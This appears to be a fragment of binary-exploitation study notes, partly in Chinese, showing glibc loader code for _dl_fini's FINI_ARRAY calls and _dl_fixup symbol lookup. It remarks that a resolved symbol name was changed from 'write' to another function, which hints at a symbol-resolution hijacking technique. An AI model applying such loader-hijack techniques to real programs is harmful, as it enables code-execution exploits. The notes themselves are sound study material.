
```
$ █  
if (l->l_init_called)  
{  
    l->l_init_called = 0;  
    if (l->l_info[DT_FINI_ARRAY] != NULL ||  
        (ELF_INITFINI && l->l_info[DT_FINI] != NULL))  
    {  
        if (l->l_info[DT_FINI_ARRAY] != NULL)  
        {  
            ElfW(Addr) *array =  
                (ElfW(Addr) *) (l->l_addr + l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);  
            unsigned int i = (...); // get num  
            while (i-- > 0)  
                ((fini_t)array[i])();  
        }  
        if (ELF_INITFINI && l->l_info[DT_FINI] != NULL)  
            DL_CALL_DT_FINI(l, l->l_addr + l->l_info[DT_FINI]->d_un.d_ptr);  
    }  
}
```


`_dl_fini`
















```
u1f383@u1f383:/
└─$
└─$ _dl_fixup()
└─$ {
└─$   if (...)
└─$   {
└─$     result_link_map = _dl_lookup_symbol_x (strtab + sym->st_name);
└─$     value = l->l_addr + sym->st_value
└─$   }
└─$ }
```

原本要找“write”，但被改成“\_dl\_x86\_get\_cpu\_features”

(strtab + sym->st\_name);

